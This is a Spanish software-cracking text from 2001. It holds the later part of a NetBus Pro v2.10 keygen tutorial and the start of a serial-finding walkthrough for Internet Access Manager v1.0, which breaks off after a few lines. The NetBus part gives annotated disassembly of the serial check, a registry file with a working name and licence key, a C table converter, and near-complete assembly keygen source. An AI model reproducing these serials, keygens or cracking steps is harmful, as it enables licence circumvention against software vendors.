:004D5A88 8A0E mov cl, byte ptr [esi] <--- CL = Longitud del nombre
:004D5A8A 80F932 cmp cl, 32
:004D5A8D 7202 jb 004D5A91 <--- Comprueba que sea menor que 32h
:004D5A8F B132 mov cl, 32 <--- CL = 32h

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5A8D(C)
|
:004D5A91 880F mov byte ptr [edi],cl
:004D5A93 46 inc esi
:004D5A94 47 inc edi
:004D5A95 F3 repz
:004D5A96 A4 movsb <--- Desplaza a EDI el nombre (si es mayor de 32h, lo recorta)
:004D5A97 8BD8 mov ebx, eax
:004D5A99 33D2 xor edx, edx
:004D5A9B 8A54240A mov dl, byte ptr [esp+0A] <--- DL = Longitud del nombre
:004D5A9F 42 inc edx
:004D5AA0 83FA32 cmp edx, 00000032
:004D5AA3 7F0E jg 004D5AB3 <--- Comprueba si el nombre es menor a 32h
:004D5AA5 8D44140A lea eax, dword ptr [esp+edx+0A] <--- EAX = Apunta al final de la cadena

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5AB1(C)
|
:004D5AA9 C6002A mov byte ptr [eax], 2A <--- En este bucle, rellena de * el final del nombre hasta 33h
:004D5AAC 42 inc edx
:004D5AAD 40 inc eax
:004D5AAE 83FA33 cmp edx, 00000033

:004D5AB1 75F6 jne 004D5AA9

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5AA3(C)
|
:004D5AB3 8BCC mov ecx, esp <--- ECX = Long Serial + $ + Nuestro Serial + Long Name + Nuestro Nombre + ****(hasta 33h)
:004D5AB5 8D54240A lea edx, dword ptr [esp+0A] <--- EDX = Apunta al nombre
:004D5AB9 8BC3 mov eax, ebx
:004D5ABB E8FCFEFFFF call 004D59BC <--- Genera los serials!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
:004D5AC0 84C0 test al, al
:004D5AC2 7458 je 004D5B1C <--- Comprueba si coincide, si no es asi... chico malo!!!!!!

Despues de analizar el codigo, al pasar la direccion 4D5ABB y poniendo d edx, podemos observar que tenemos un numero que nosotros no habiamos introducido y ke ha aparecido de "la nada". Asi que, hmm, habra que entrar en esta llamada a ver que nos "cuenta". He de comentar que las operaciones que realiza entre las direcciones 4D59BC hasta 4D59ED es lo mismo que hemos visto antes: junta nuestro serial con el nombre y blabla blablabla (me he expresado con claridad?? xDD). Veamos que hay despues de eso:

:004D59EF 8BF0 mov esi, eax
:004D59F1 33DB xor ebx, ebx
:004D59F3 889E75030000 mov byte ptr [esi+00000375], bl
:004D59F9 8D442440 lea eax, dword ptr [esp+40]
:004D59FD 50 push eax
:004D59FE 8BCB mov ecx, ebx
:004D5A00 8D54240E lea edx, dword ptr [esp+0E] <--- EDX = Long Name + Nuestro Nombre
:004D5A04 8BC6 mov eax, esi
:004D5A06 E805FEFFFF call 004D5810 <--- Genera nuestro primer serial!!!!!!!!!!!!!!!!!!!
:004D5A0B 8D442440 lea eax, dword ptr [esp+40] <--- EAX = Long Serial + $ + 1º Serial valido
:004D5A0F 8BD4 mov edx, esp
:004D5A11 33C9 xor ecx, ecx
:004D5A13 8A08 mov cl, byte ptr [eax]
:004D5A15 41 inc ecx
:004D5A16 E811D2F2FF call 00402C2C
:004D5A1B 0F94C0 sete al
:004D5A1E 84C0 test al, al
:004D5A20 7538 jne 004D5A5A
:004D5A22 B301 mov bl, 01
:004D5A24 889E75030000 mov byte ptr [esi+00000375], bl
:004D5A2A 8D442440 lea eax, dword ptr [esp+40]
:004D5A2E 50 push eax
:004D5A2F 8BCB mov ecx, ebx
:004D5A31 8D54240E lea edx, dword ptr [esp+0E] <--- EDX = Long Name + Nuestro Nombre
:004D5A35 8BC6 mov eax, esi
:004D5A37 E8D4FDFFFF call 004D5810 <--- Genera nuestro segundo serial!!!!!!!!!!!!!!!!!!!!!!!
:004D5A3C 8D442440 lea eax, dword ptr [esp+40] <--- EAX = Long Serial + $ + 2º Serial valido

Bien, como podeis comprobar hay dos llamadas diferentes para generas nuestros serials: 1º serial en la direccion 4D5A06 y el 2º serial en 4D5A37. Para poder ver esos serials, debeis pasar la llamada y poner d eax (en ambos casos). Para comprobar si esos serials son los correcots, tendremos que salir de SICE, no sin antes quitar todos los bpx con bc *, ejecutar el netbus.exe y probar los serials con el nombre correspondiente. No hace falta que os diga, que esos serials son los correctos, no? ;-)

He de mencionar que no tengo ni la mas remota idea de porque el programador se ha molestado en realizar todas esas operaciones con el nuestro serial (1234567890) y el nombre, ya que, como vereis mas adelante, no lo usa para nada.

Me gustaria añadir otra cosa mas. Una vez obtenidos los serials, por si recordais en el "primer objetivo" vimos que el programa comprueba en el registro si los datos son correctos. Por ello, tenemos otra posibilidad en vez de crack: podemos crear un archivo que nos introduzca en el registro de windows nuestros datos con uno de los dos serials correctos obtenidos anteriormente para tener registrado "oficialmente y sin trampas el programa" xDDD . El programa que yo edite es tal que asi:

REGEDIT4

[HKEY_CURRENT_USER\NetBus\License]
"Company" = "Hispano Crackers"
"Key" = "66D6654A"
"Name" = "Mr. Burns"

De esta manera teneis una forma mas elegante de registrarlo con vuestros datos. Tras esto.. creo que deberiamos ir a por nuestro ultimo objetivo.... EL KEYGEN!!! VAMOS A POR EL!!!!!!!!

--- Objetivo FiNaL: KeYgEn ---

Al igual que antes, ahora tenemos una ventaja: sabemos las direcciones donde se generan los dos serials posibles. Esto nos rebajara muchisimo el trabajo, aunque tenemos mucho por hacer. Empezaremos entrando en la CALL de la direccion 4D5ABB que es donde se generan los dos serials (no voy a especificar mas, para eso ya he implementado el codigo de las operaciones que se realizan). Dentro de esa llamada tenemos las otras dos llamadas que mas nos interesan: 4D5A06 y 4D5A37. De momento nos vamos a centrar en la primera, y una vez comprendido el codigo, pasaremos a la segunda (aunque la diferencia es minima). Ahora entremos en la primera llamada y vemos que tiene en sus entrañas:

```
* Referenced by a CALL at Addresses:
|:004D5A06 , :004D5A37 <--- Podemos darnos cuenta que este codigo genera dos dos serials, no?
|
:004D5810 55 push ebp <--- Desde aqui hasta la direccion 4D5832, lo que hace es mover Long Name + Nuestro Nombre a
"otro lugar"
:004D5811 8BEC mov ebp, esp
:004D5813 81C46CFFFFFF add esp, FFFFFF6C
:004D5819 53 push ebx
:004D581A 56 push esi
:004D581B 57 push edi
:004D581C 8BF2 mov esi, edx
:004D581E 8D7DC2 lea edi, dword ptr [ebp-3E]
:004D5821 51 push ecx
:004D5822 33C9 xor ecx, ecx
:004D5824 8A0E mov cl, byte ptr [esi]
:004D5826 80F932 cmp cl, 32
:004D5829 7202 jb 004D582D
:004D582B B132 mov cl, 32

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5829(C)
|
:004D582D 880F mov byte ptr [edi], cl
:004D582F 46 inc esi
:004D5830 47 inc edi
:004D5831 F3 repz
:004D5832 A4 movsb
:004D5833 59 pop ecx
:004D5834 884DFF mov byte ptr [ebp-01], cl
:004D5837 8BD8 mov ebx, eax
:004D5839 33C0 xor eax, eax
:004D583B 8A45C2 mov al, byte ptr [ebp-3E]
:004D583E 40 inc eax
:004D583F 83F832 cmp eax, 00000032
:004D5842 7F0E jg 004D5852
:004D5844 8D5405C2 lea edx, dword ptr [ebp+eax-3E]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5850(C)
|
:004D5848 C6022A mov byte ptr [edx], 2A <--- En este bucle rellena hasta 33h de " * "
:004D584B 40 inc eax
:004D584C 42 inc edx
```

```
:004D584D 83F833 cmp eax, 00000033
:004D5850 75F6 jne 004D5848

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5842(C)
|
:004D5852 8D8D6CFFFFFF lea ecx, dword ptr [ebp+FFFFFF6C]
:004D5858 8B9324020000 mov edx, dword ptr [ebx+00000224]
:004D585E 8BC3 mov eax, ebx
:004D5860 E853FEFFFF call 004D56B8 <--- Genera un numero esencial para el keygen (116ADFA4) que lo llamaremos Num1
:004D5865 8D956CFFFFFF lea edx, dword ptr [ebp+FFFFFF6C] <--- EDX = Ese mismo numero
:004D586B 8D45F5 lea eax, dword ptr [ebp-0B]
:004D586E B109 mov cl, 09
:004D5870 E803D3F2FF call 00402B78 <--- Desplaza Num1
:004D5875 B80A000000 mov eax, 0000000A
:004D587A 8D55F5 lea edx, dword ptr [ebp-0B]
:004D587D 8DB57BFFFFFF lea esi, dword ptr [ebp+FFFFFF7B]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D588A(C)
|
:004D5883 8A0A mov cl, byte ptr [edx] <--- En este bucle se mueve Long Name + Nuestro Nombre (con los *)
:004D5885 880E mov byte ptr [esi], cl <--- De esta manera tenemos Long Num1 + $ + Num1 + Long Name + Nuestro
Nombre
:004D5887 46 inc esi
:004D5888 42 inc edx
:004D5889 48 dec eax
:004D588A 75F7 jne 004D5883
:004D588C B833000000 mov eax, 00000033
:004D5891 8D55C2 lea edx, dword ptr [ebp-3E]
:004D5894 8D7585 lea esi, dword ptr [ebp-7B]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D589E(C)
|
:004D5897 8A0A mov cl, byte ptr [edx]
:004D5899 880E mov byte ptr [esi], cl
:004D589B 46 inc esi
:004D589C 42 inc edx
:004D589D 48 dec eax
:004D589E 75F7 jne 004D5897
:004D58A0 8D8D6CFFFFFF lea ecx, dword ptr [ebp+FFFFFF6C]
:004D58A6 8B9328020000 mov edx, dword ptr [ebx+00000228]
:004D58AC 8BC3 mov eax, ebx
:004D58AE E805FEFFFF call 004D56B8 <--- Genera otro numero esencial (201AF3D7) que llamaremos Num2
:004D58B3 8D956CFFFFFF lea edx, dword ptr [ebp+FFFFFF6C]
:004D58B9 8D45F5 lea eax, dword ptr [ebp-0B]
:004D58BC B109 mov cl, 09
:004D58BE E8B5D2F2FF call 00402B78 <--- Desplaza Num2 y comprueba si hemos de modificar Num2
:004D58C3 807DFF00 cmp byte ptr [ebp-01], 00
:004D58C7 7417 je 004D58E0 <--- Si hemos de modificar Num2, no saltamos
:004D58C9 B80A000000 mov eax, 0000000A
:004D58CE 8D55F5 lea edx, dword ptr [ebp-0B]
:004D58D1 8D75B8 lea esi, dword ptr [ebp-48]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D58DC(C)
|
:004D58D4 8A0A mov cl, byte ptr [edx] <--- Este bucle tan solo decrementa cada uno de los elementos de Num2 con el que
se genera el segundo serial valido
:004D58D6 49 dec ecx
:004D58D7 880E mov byte ptr [esi], cl
:004D58D9 46 inc esi
:004D58DA 42 inc edx
:004D58DB 48 dec eax
:004D58DC 75F6 jne 004D58D4 <--- Despues de bucle tenemos #1/0@E2C6 que llamaremos Num3
:004D58DE EB14 jmp 004D58F4
```

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D58C7(C)
|
:004D58E0 B80A000000 mov eax, 0000000A
:004D58E5 8D55F5 lea edx, dword ptr [ebp-0B]
:004D58E8 8D75B8 lea esi, dword ptr [ebp-48]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D58F2(C)
|
:004D58EB 8A0A mov cl, byte ptr [edx] <--- Este bucle desplaza Num2 o Num3, segun sea el caso
:004D58ED 880E mov byte ptr [esi], cl
:004D58EF 46 inc esi
:004D58F0 42 inc edx
:004D58F1 48 dec eax
:004D58F2 75F7 jne 004D58EB

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D58DE(U)
|
:004D58F4 8B9334030000 mov edx, dword ptr [ebx+00000334]
:004D58FA 8D8D7BFFFFFF lea ecx, dword ptr [ebp+FFFFFF7B] <--- Temenos: Long Num1 + $ + Num1 + Long Name +
Nombre + Long Num2 + $ + Num2 + Long Name + Nombre
:004D5900 8BC3 mov eax, ebx
:004D5902 E869FDFFFF call 004D5670 <--- Realiza las operaciones que generan nuestros serials!!!
:004D5907 8BD0 mov edx, eax
:004D5909 8D8D6CFFFFFF lea ecx, dword ptr [ebp+FFFFFF6C]
:004D590F 8BC3 mov eax, ebx
:004D5911 E8A2FDFFFF call 004D56B8
:004D5916 8D956CFFFFFF lea edx, dword ptr [ebp+FFFFFF6C] <--- EDX = Serial Correcto!!!!
:004D591C 8B4508 mov eax, dword ptr [ebp+08]
:004D591F B109 mov cl, 09
:004D5921 E852D2F2FF call 00402B78
:004D5926 5F pop edi
:004D5927 5E pop esi
:004D5928 5B pop ebx
:004D5929 8BE5 mov esp, ebp
:004D592B 5D pop ebp
:004D592C C20400 ret 0004
```

Antes de nada comentar que todo este "churro" de instrucciones generan los dos serials, la unica diferencia se encuentra (como he comentado en el codigo) en la llamada 4D58BE y en el bucle 4D58D4 - 4D58DC. No quiero comentar las llamadas que generan Num1, Num2 y Num3 porque tan solo son constantes y este tutorial tiene un tamaño excesivo, pero si quereis os lo dejo como ejercicio xDDD. Bien tan solo nos queda entrar en la llamada de la direccion 4D5902 y ver que operaciones realiza con ese cadena tan larga que teniamos con Num1, Num2 el nombre y demas. Pero antes quiero hacer un simple resumen de lo que hemos visto aqui para los que se han perdido; todo el codigo de antes lo unico que hace es:

- Genera la constante Num1 (Long Num1 + $ + 116ADFA4) en la direccion 4D5860

- Junta Num1 y el Nombre obteniendo (Cadena1): Long Num1 + $ + Num1 + Long Name + Nombre (relleno de " * " hasta 33h)

- Genera la constante Num2 (Long Num1 + $ + 201AF3D7) en la direccion 4D58AE

- Comprueba si ya ha realizado el serial con ese numero, si es asi, modifica Num2 para darnos Num3 decrementando cada uno de sus elementos (Long Num3 + $ + #1/0@E2C6) en la direccion 4D58BE hasta 4D58DC.

- Junta Cadena1 con Long Num2 (o Num3) + $ + Num2 (o 3) + Long Name + Nombre (relleno de " * ")

Espero que con esto os hayais aclarado. Ahora vamosa entrar en la llamada de la direccion 4D5902 a ver que hace con esa cadena:

```
* Referenced by a CALL at Addresses:
|:004D5902 , :004D5967 , :004D59AC
|
:004D5670 53 push ebx
:004D5671 56 push esi
:004D5672 57 push edi
:004D5673 83C4B8 add esp, FFFFFFB8
:004D5676 8BF1 mov esi, ecx
:004D5678 8D3C24 lea edi, dword ptr [esp]
:004D567B B911000000 mov ecx, 00000011
:004D5680 F3 repz
:004D5681 A5 movsd
:004D5682 66A5 movsw
:004D5684 A4 movsb <--- Hasta aqui, lo unico que ha hecho es mover Long Num1 + $ + Num1 + Long Name + Nombre +
Long Num2 (o 3) + $ + Num2 (o 3)
:004D5685 B147 mov cl, 47 <--- CL = 47h = Longitud de la cadena que acaba de desplazar
:004D5687 8BC4 mov eax, esp <--- EAX apunta al principio de esa cadena

* Referenced by a (U)nconditional or (C)onditional Jump at Address: <--- Comenzamos el bucle final
|:004D56AD(C)
|
:004D5689 8BDA mov ebx, edx <--- Al principio EBX = 00ABCDEFh
:004D568B C1EB08 shr ebx, 08 <--- EBX = cuatro primeros
:004D568E 81E3FFFFFF00 and ebx, 00FFFFFF <--- Lo "filtra"
:004D5694 0FB630 movzx esi, byte ptr [eax] <--- ESI = Elemento de la cadena
:004D5697 33D6 xor edx, esi <--- EDX xor ESI
:004D5699 81E2FF000000 and edx, 000000FF <--- EDX = Los dos ultimos elementos
:004D569F 8B14958C414F00 mov edx, dword ptr [4*edx+004F418C] <--- Lo mas importante, lo comentamos ahora...
:004D56A6 33DA xor ebx, edx <--- EBX xor EDX
:004D56A8 8BD3 mov edx, ebx <--- EDX = EBX
:004D56AA 40 inc eax <--- EAX apunta al siguiente elemento de la cadena
:004D56AB FEC9 dec cl <--- CL = CL - 1
:004D56AD 75DA jne 004D5689 <--- No para hasta realizar las operaciones con todos los elementos de la cadena
:004D56AF 8BC2 mov eax, edx <--- EAX = Serial correcto
:004D56B1 83C448 add esp, 00000048
:004D56B4 5F pop edi
:004D56B5 5E pop esi
:004D56B6 5B pop ebx
:004D56B7 C3 ret
```

Las operaciones que tenemos aqui no tienen especial complicacion, lo unico que quiero es destacar la direccion 4D569F; ahi lo que hace es recoger una palabra en la posicion que indique EDX * 4 de una tabla que debemos recoger. Hemos de tener en cuenta dos cosas: 1º Al tener anteriormente una and edx, 0FFh hemos de tener en cuenta que EDX no sera mayor de FFh asi que su rango sera de 00h a FFh; y 2º tenemos de multiplicar ese valor por 4. Asi que para poder determinar el principio de la tabla seria 00 * 4 + 4F418C = 4F418C y el final sera FF * 4 + 4F418C = 4F458C, es decir, que la tabla tiene un tamaño de 400h = 1024d bytes. Esta tabla no os la pongo porque, no me da la gana xDD Para ello yo use el IceDump: /dump 4F418C 400 C:\Netbus210_Tabla.txt, con este comando tendreis la tabla que necesitais para crear el keygen, pero he de avisar que hay un fallo (aunque no se si os pasara a todos), el IceDump sustituye los "00h" por "20h", esto me volvio loco hasta que lo descubri, asi que estais avisados.

Despues de todo esto ya tenemos la informacion necesaria para crear el keygen, el cual va a ser en ASM como es tradional xDD. Como la tabla tan solo eran numeros y debia añadirles, para que "funcionaran" en asm, una serie de elementos decidi hacer un programa simple en C, para evitar tener que añadir "h, " a 1024 elementos!!! y que me transformara 2000AFE1 (que obtuve con el IceDump) en db 020h, 000h, 0AFh, 0E1h (lo que entiende Tasm). Aqui os pongo el codigo:

```
/*Reconstructor v0.1 CoDeD bY Mr. Burns*/

/*CReaTeD WiTH TuRBo C*/
```

```
#include <stdio.h>

void main()
{
FILE *FileIn, *FileOut;
char NameIn[12], NameOut[12];
char Insert[] = "h,";
short Num;
int Counter = 0, Cols;

printf("Reconstructor v1.0 CoDeD bY Mr. Burns CoPYaLL 2001©\n");
printf("\nFichero de entrada: ");
fflush(stdin);
gets(NameIn);
printf("Fichero de salida: ");
fflush(stdin);
gets(NameOut);

if((FileIn = fopen(NameIn, "r")) == NULL)
{
printf("\neRRoR - No se puede abrir %s\n", NameIn);
exit(1);
}

if((FileOut = fopen(NameOut, "w")) == NULL)
{
printf("\neRRoR - No se puede abrir %s\n", NameOut);
exit(1);
}

while(!feof(FileIn))
{
if((Counter % 10) == 0)
fprintf(FileOut, "\ndb ");
fread(&Num, 2, 1, FileIn);
fprintf(FileOut, "0");
fwrite(&Num, 2, 1, FileOut);
fwrite(Insert, 3, 1, FileOut);
Counter++;
}

printf("\n\noPeRaCioN FiNaLiZaDa CoN eXiTo\n");

fclose(FileIn);
fclose(FileOut);
}
```

Despues de todo esto, aqui muestro el resultado de nuestro esfuerzo... un KeYgEn plagado de CaLLs por todos lados xDDDD

NoTa: El keygen que vereis ahora no tiene la tabla necesaria (asi os lo currais un poquito ok?), tan solo la menciono.

```
;Netbus Pro v2.10 KeYgEn
;CoDeR: Mr. Burns
;DaTe: 09-07-2001

.MODEL TINY
.CODE
.386

ORG 100h
```

```
Start: jmp LetsRock

;AKI TENEMOS TODOS LOS DATOS... KE NO SON POCOS X-)

Intro db 10,13,'Netbus Pro v2.10 CoDeD bY Mr. Burns CoPYaLL 2001©'
db 10,13,'WeBSiTe: http://go.to/mr_burns'
db 10,13,'e-MaiL: mr_burns@myself.com'
db 10,13
db 10,13,'eNTeR YouR NaMe: $'
Nombre0 db 32h,0
Nombre1 db 32h DUP(0)
ScreenPass db 10,13,'YouR PaSSWoRD is: '
PassOut1 db 08h DUP(0)
db ' oR '
PassOut2 db 08h DUP(0)
EndScreenPass db 10,13,'$'
TempPass db 09h DUP(0)
TempPassEnd db 0
Pass1 dd 0
Pass2 dd 0

MagicTable db 000h, 000h, 000h, 000h, 096h, 030h, 007h, 077h, 02Ch, 061h ;Tabla ke usaremos para generar el serial (tan
solo teneis la 1º linea ;-))


MagicArray db 09h,24h,31h,31h,36h,41h,44h,46h,41h,34h
db 00h,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah
db 2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah
db 2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah
db 2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah
db 2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah
db 2Ah
db 00h,00h,00h,00h,00h,00h,00h,00h,00h,00h

MagicNum1 db 09h,24h,32h,30h,31h,41h,46h,33h,44h,37h
MagicNum2 db 08h,23h,31h,2Fh,30h,40h,45h,32h,43h,36h

;AKI TENEMOS EL CODIGO... PLAGADITO DE "CALLs", KE LAS ECHABA DE MENOS

LetsRock:
mov ah,09h ;Sacamos por pantalla la intro
lea edx,Intro ;y pedimos el nombre
int 21h

mov ah,0Ah ;Recogemos el nombre
lea edx,Nombre0
int 21h

mov ah,byte ptr [Nombre0+01] ;Comprobamos ke haya introducido
cmp ah,00 ;algun nombre
jne InsertName ;Si es asi, saltamos

mov ah,4Ch ;Sino, salimos del programa
int 21h

InsertName:
lea esi,Nombre1 ;ESI = &Nombre1
lea edi,MagicArray ;EDI = &MagicArray
call Insert_Name ;Insertamos el nombre en MagicArray

lea esi,MagicNum1 ;ESI = &MagicNum1
lea edi,MagicArray ;EDI = &MagicArray
call Insert_MagicNum ;Intertamos el MagicNum1 en MagicArray
```

```
lea edi,MagicArray ;EDI = MagicArray
call Create_Serial ;Generamos el primer serial

mov [Pass1],edx ;Lo guardamos en Pass1

lea esi,MagicNum2 ;ESI = &MagicNum2
lea edi,MagicArray ;EDI = &MagicArray
call Insert_MagicNum ;Insertamos el MAgicNum2 en MagicArray

lea edi,MagicArray ;EDI = &MagicArray
call Create_Serial ;Generamos el 2§ serial posible

mov [Pass2],edx ;Lo guardamos en Pass2

lea di,PassOut1 ;DI = &PassOut1
mov eax,[Pass1] ;EAX = 1§ Serial posible
call Hex_Convert ;Lo convertimos a hexadecimal

lea di,PassOut2 ;DI = &PassOut2
mov eax,[Pass2] ;EAX = 2§ Serial posible
call Hex_Convert ;Lo convertimos en hexadecimal

mov ah,09h ;Sacamos por pantalla los dos Serials
lea edx,ScreenPass
int 21h

mov ah,4Ch ;Salimos sin ningun error
int 21h

Insert_Name PROC

mov ah,byte ptr [Nombre0+1] ;AH = Longitud del nombre
mov byte ptr [edi+0Ah],ah ;Lo insertamos en MagicArray
movzx ecx,ah ;ECX = AH
xor ebx,ebx ;EBX = 0
add edi,0Bh ;EDI = &(MagicArray+11)

Next_Car:
mov ah,byte ptr [esi+ebx] ;AH = Caracter del nombre
mov byte ptr [edi+ebx],ah ;Lo insertamos en MagicArray
inc ebx ;Pasamos al siguiente caracter
cmp ebx,ecx ;Hemos llegado al final?
jne Next_Car ;NO => Al bucle de nuevo!

ret ;Salimos de la CaLL

ENDP ;Terminamos el proceso

Insert_MagicNum PROC

xor ebx,ebx ;EBX = 0
add edi,3Dh ;EDI = &(MagicArray+3Dh)

Next_Num:
mov ah,byte ptr [esi+ebx] ;AH = Digito del MagicNumX
mov byte ptr [edi+ebx],ah ;Lo insertamos en MAgicArray
inc ebx ;Siguiente digito
cmp ebx,0Ah ;Hemos terminado?
jne Next_Num ;NO => Al bucle de nuevo

ret ;Salimos de la CaLL

ENDP
```

```
Create_Serial PROC

xor ecx,ecx ;ECX = 0
xor esi,esi ;ESI = ECX = 0 xDDD
mov cl,47h ;CL = 47h
mov edx,0ABCDEFh ;EDX = ABCDEFh

Calculate:
mov ebx,edx ;EBX = EDX
shr ebx,08h ;Recogemos los 4 primeros
and ebx,00FFFFFFh ;"Filtramos"
movzx esi,byte ptr [edi] ;ESI = Caracter de MagicArray
xor edx,esi ;EDX = EDX XoR ESI
and edx,000000FFh ;Nos kedamos con los dos ultimos
mov eax,04h ;EAX = 4
mul edx ;EAX (Parte alta) = EDX * EAX
mov edx,eax ;EDX = EAX
lea eax,MagicTable ;EAX = &MagicTable
add eax,edx ;EAX = &(MagicTable+EDX)
mov esi,dword ptr [eax] ;ESI = Doble palabra ke este en esa posicion
mov edx,esi ;EDX = ESI
xor ebx,edx ;EBX = EBX XoR EDX
mov edx,ebx ;EDX = EBX
inc edi ;Siguiente caracter
dec cl ;Decrementamos CL
jnz Calculate ;CL = 0?
;NO => Al bucle de nuevo!!!
ret ;Salimos de la CaLL

ENDP

Hex_Convert PROC ;Proceso para convertir en
;hexadecimal (ASCII) los resultados
lea esi,TempPassEnd-1 ;Y ke, sinceramente, paso de comentar
mov edx,4

Loopy:
xor ebx,ebx
mov bl,al
movzx ebx,bl
and bl,0Fh
add bl,30h
cmp bl,39h
jle Ok1
add bl,7
mov byte ptr [esi],bl
dec esi
jmp Part2

Ok1:
mov byte ptr [esi],bl
dec esi

Part2:
mov bl,al
movzx ebx,bl
shr bl,4
add bl,30h
cmp bl,39h
jle Ok2
add bl,7
mov byte ptr [esi],bl
dec esi
jmp Part3

Ok2:
```

```
mov byte ptr [esi],bl
dec esi

Part3:
shr eax,8
dec edx
jnz Loopy

ConvertDone:
inc esi

CopyNumber:
movsb
cmp byte ptr [esi],0
jne CopyNumber

ret

ENDP

end Start
```

Despues de todo esto... puff!! que agusto nos hemos quedado ehhh!!! "Pos" nada mas que decir....

AGRADECIMIENTOS Y DESPEDIDAS

Despues de todo el tiempo que he dedicado a este tutorial imagino que me haya equivocado en algo, y espero que vosotros me enseñeis algo a mi mandandome los errores que haya cometido. Espero volver a verles en el proximo tutorial.

Por ultimo queria saludar a todos los miembros de mi la K-FoR y decirles que siempre les recordare y que he ganado grandes amigos ahi dentro.

Como siempre digo en mis tutoriales, si deseais contactar conmigo buscadme en:

NiCK	SeRViDoR	CaNaL
Mr_Burns		
	irc.irc-hispano.org	**#CRaCKeRS**
^EKiMuS^		

O por el contrario si tan solo deseas mandarme un e-mail: mr_burns@myself.com

http://go.to/mr_burns/ http://mr_burns.go.to/ http://mrburns.da.ru/

Karpoff Spanish Tutor 2001

Programa: Internet Access Manager v 1.0

PROTECCION: Encontrar un serial Valido

Objetivo: Encontrar un serial Valido

Descripcion:

Dificultad: **Newbie++**

DOWNLOAD: http:www.softfolder.com

Herramientas:

1. SoftIce v 3.23
2. W32dasm v 8.9
3. Un Pelin de Conocimientos de Asm

CRACKER: ***Profesor_X*** **FECHA:** **13/08/2001**

INTRODUCCION

lo unico que buscamos es aprender mas sobre **PROTECCIONES DE SOFTWARE** , y asi tomar lo bueno y desechar lo malo y aplicarlo en nuestros propios programas para cuando nos toque estar en una empresa desarrolladora de software, podamos ofrecer un mejor producto, **LO QUE SE MERECE EL CLIENTE "" CALIDAD Y EFICIENCIA ""** en este mundillo del **SHAREWARE**, estas investigaciones para nosotros son solo profesionales, nunca con el afan de FREGAR a la compañia en cuestion, si no ponerle un punto de partida para que abran los ojos y digan HEY!!! QUE ESTOY HACIENDO MAL!!!! DEBO PONERME LAS PILAS Y HACER MEJOR MI TRABAJO !!!!!, asi todo el mundo estara feliz y contento con lo que obtiene por un pago a veces de muchos DOLLARS..... creo que me estoy saliendo del tema .. jejejjee.. empezemos con este CALDO DE OLLA

AL ATAKE

Comentario del Programa

Bueno chavales otro tuto mas en la lista .... ahora le toca el turno al programa llamado Internet Access Manager v 1.0 el cual desde este momento le llamaremos **IaM,** esta aplicación esta dirigida a algo en especial como lo es la cconfiguración de tus accesos telefonicos a internet o a otra computadora, asiendo el proceso lo mas facil posible para el usuario, tambien cuenta con un scheduler con el cual podras tener completo control de el tiempo de conexion que deseas, entre otra buenas opciones cuenta con una opcion de poder mostrar una estadistica con opcion de comparar dos estadisticas para tener una idea de cuanto tiempo y dinero estas gastando en tu conexion, tambien te mantiene en un estado pasivo la conexion cuando no etas usandola para prevenir una desconeccion por inactividad, a verdad es una buena utileria que merece estar dentro de tus aplicaciones de uso diario, pero porfavor comprenlo no sean gandallas..... lo que podemos decir sobre la proteccion es que es un poco burda ya que tratan de ponerla dificil, pero al final te das cuenta que es mucho mas facil de lo que imaginabas ya que dentro del programa ponen el serial correcto, y asi van comparando cada caracter que metes con el correcto, lo que se le llama hardcoded, ya veran por que lo digo.

Manos a la Obra

bueno amigos para empesar instalemos el **IaM** y analizemoslo con la utileria File Inspector v 4.0 para saber si esta empakada y en que lengueje esta hecho:

como podemos ver esta hecho con Borland Delphi 3.0, mmm otra vez delphi.. jejjeje ....no esta empakado ni nada por el estilo.. ok continuemos ...ahora ejecutemos el programa para ver si acepta un serial y si al iniciar elprograma nos aparece una ventanita como esta :

mmm interesante .. jejejje ahora vamos y ponemos un numero de serie, que en mi caso pondre 123467890 y damos click en el boton de OK y nos salta una ventanita como esta :

jejejeje mas de lo mismo, esto aprece una messagebox, lo primero seria desemsamblar el exe de el **IaM** y buscar esa string, OK vayamos y desensamblemos, despues de un rato se termina de desemsamblar y vamos a buscar la string y cual es nuestra sorpresa que no hay nada de nada de SORRY, THE REGISTRATION BLA BLA BLA....se ve que estos programadores nos quieren hacer la vida de cuadritos, ok,

Usando el SoftICE

Encontrar un Serial Valido

se acuerdan que la ventanita de error tiene un aspecto de messagebox, ok entonces vallamos y reiniciemos la PCERA con el Sice listo para funcionar, lo primero sera ejecutar el **IaM** e ir a la ventana de insercion del serial y meter de nuevo algunos numeros, insertenlos y antes de dar ok , vamos y damos CONTROL D e insertamos un BPX MESSAGEBOXA, damos CONTROL D y regresamos a el **IaM** ahora si damos click en el boton de OK! y saltamos directamente al SICE, damos una sola vez F12 y nos aparece la messagebox diciendonos que nuestro codigo es erroneo, damos click en OK! y saltamos otra vez a el SICE ahi damos F12 dos veces mas y caemos en la siguiente direccion de memoria:

:0049C002 33C0 xor eax, eax

una vez ahi vamos a subir unas cuantas lineas hasta llegar a esta parte del codigo:

:0049BF7F E864FEFFFF call 0049BDE8
:0049BF84 84C0 test al, al
:0049BF86 7462 je 0049BFEA

